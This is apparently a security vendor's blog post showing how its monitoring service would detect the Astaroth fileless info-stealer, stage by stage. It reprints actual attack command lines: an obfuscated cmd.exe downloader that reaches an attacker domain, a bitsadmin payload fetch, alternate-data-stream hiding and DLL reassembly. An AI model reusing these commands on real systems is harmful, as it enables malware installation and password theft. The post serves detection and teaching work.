Whenever a new malware or a novel attack technique is disclosed, there is a natural increase in anxiety. Am I protected against this new threat? This series covers how SMARTMonitor would detect these techniques.

Malware of the day

The Astaroth info-stealing malware uses multiple fileless techniques to install on a computer and steal passwords. This malware family has been tracked for a long time, notably by the Microsoft Advanced Threat Protection (ATP) group, and signatures were developed to monitor their activity. However, in order to avoid detection, Astaroth recently changed its fileless techniques. Notably, it now avoids the use of WMI (which was a trigger for previous detection) and instead hides via alternate data streams (ADS). The following post by ATP describes the changes:

https://www.microsoft.com/security/blog/2020/03/23/latest-astaroth-living-off-the-land-attacks-are-even-more-invisible-but-not-less-observable/

So, how would this new version be picked up in SMARTSentinel, the engine behind the SMARTMonitor service?

Sentinel tripwires

Let's start by looking at the breakdown of the infection chain published by ATP. The report identifies 5 stages:

1. The infection stage, where the spear phishing component drops the initial zip which gets decrypted to start the infection chain;
2. The stager phase, where the additional malware components are downloaded;
3. The main script phase, where the different malware components are reassembled in preparation of their injection in memory;
4. The injection phase, where the malware is injected into memory via process hollowing;
5. The monetization phase, where the attacker actively puts his malware to work to steal passwords.

In this infection chain, our coverage model would detect several items in the first three stages, where the malware is being installed. Phase 4 and 5, where malware purely resides in hollowed processes, would leave few traces that would be observable in our current model. However, that gives us plenty of opportunity of catching it.

Figure 1 illustrates which component of the attack chain would be picked up by SMARTSentinel and sent to a SMARTMonitor analyst for review.



Figure 1: Astaroth attack chain vs SMART Sentinel (adapted from Microsoft ATP)

Let's break down each detection opportunity.

One of the great tricks of Astaroth is that its delivery ZIP package contains files that appear at first glance as innocuous. This would not generate an alert in SMARTSentinel, however, one of the files, the LNK file, is actually a BAT script that calls CMD with the following command line (reposted from ATP):

```
C:\Windows\System32\cmd.exe /c "sET RAP=%wITGJPDNdTGJPDIrTGJPD%\TGJPDExpTGJPDLoTGJPDRETGJPDr /TGJPDc,&&
sET TGC=GIYYZBSetIYYZBSObjIYYZBSecIYYZBSt(IYYZBS'scIYYZBSripIYYZBSt:hIYYZBSTtPIYYZBSS:IYYZBS&&
sET FJibxzx=1WWRC1WWRC5dkvmisuudk.bubbaoff.press1WWRC?011WWRC')&&
sET/^p nccvbvj="%TGC:IYYZBS=%%FJibxzx:1WWRC=/%"<NUL >
C:\Users\admin\Pictures\8iruk34.js|md ^\ ^||CAll %RAP:TGJPD=% C:\Users\admin\Pictures\8iruk34.js|exit"
```

This would show up as a command line that needs to be reviewed by an analyst, and particular care would be applied because CMD is a known living off the land binary (LOLbin). An analyst would immediately flag this as suspicious because of the obvious attempt at obfuscation, which is not a hallmark of legitimate use.

Then, the process chain for starting the one-line JavaScript would be picked up and would show up to the analyst with the context of network communication (where the 2nd stage JS is being downloaded).

After that, the main JavaScript would call BITSadmin. This unusual image to image (process chain) would immediately look suspicious to an analyst. However, the command line used to start BITSadmin would also automatically be reviewed and arouse suspicion. If we look at the command line provided in the ATP blog post, we see the following:

```
bitsadmin.exe /transfer 24653 /priority foreground
https://39xkdrnei1s.elfinwistful.club/09/masihaddajjaldwwn.gif.zip
C:\Users\Public\Libraries\hwds\masihaddajjaldwwn.gif
```

An analyst would see the URL and immediately identify it as non-legitimate. Furthermore, they would see the .zip file is saved with a different extension. This blatant attempt at obfuscation is not seen in legitimate programs and would be an immediate marker of foul play.

Finally, the alternate data stream abuse and the reconstruction of the malware DLL, while difficult to detect for traditional AV products, would be trivial to detect from the daily command line review. After all, these techniques are essentially never used by legitimate software, so, they stand out very clearly as anomalies.

First, the ADS abuse uses the following command line provided by ATP:

```
cmd.exe /c type C:\Users\Public\Libraries\hwds\masihaddajjaldwwn.gif >
C:\Users\Public\Libraries\hwds\desktop.ini:masihaddajjaldwwn.gif&&
erase C:\Users\Public\Libraries\hwds\masihaddajjaldwwn.gif
```

Which would be automatically reviewed extensively by our team because CMD is a known LOLbin.

The same applies to the creation of the DLLs

```
cmd.exe /c cd C:\Users\Public\Libraries\hwds &&
type masihaddajjal64q.dll masihaddajjal64w.dll masihaddajjal64e.dll > mozcrt19.dll
cmd.exe /c cd C:\Users\Public\\Libraries\hwds &&
type masihaddajjal64q.dll masihaddajjal64w.dll masihaddajjal64e.dll > mozsqlite3.dll
cmd.exe /c cd C:\Users\Public\Libraries\hwds &&
type masihaddajjal64q.dll masihaddajjal64w.dll masihaddajjal64e.dll > sqlite3.dll.dll
```

Which would trigger command line review for CMD, a known LOLbin. The presence of type, a rarely used command to read text files at the command line, would draw the analyst's attention. Then, it would be evident that no legitimate program would create a DLL in this manner.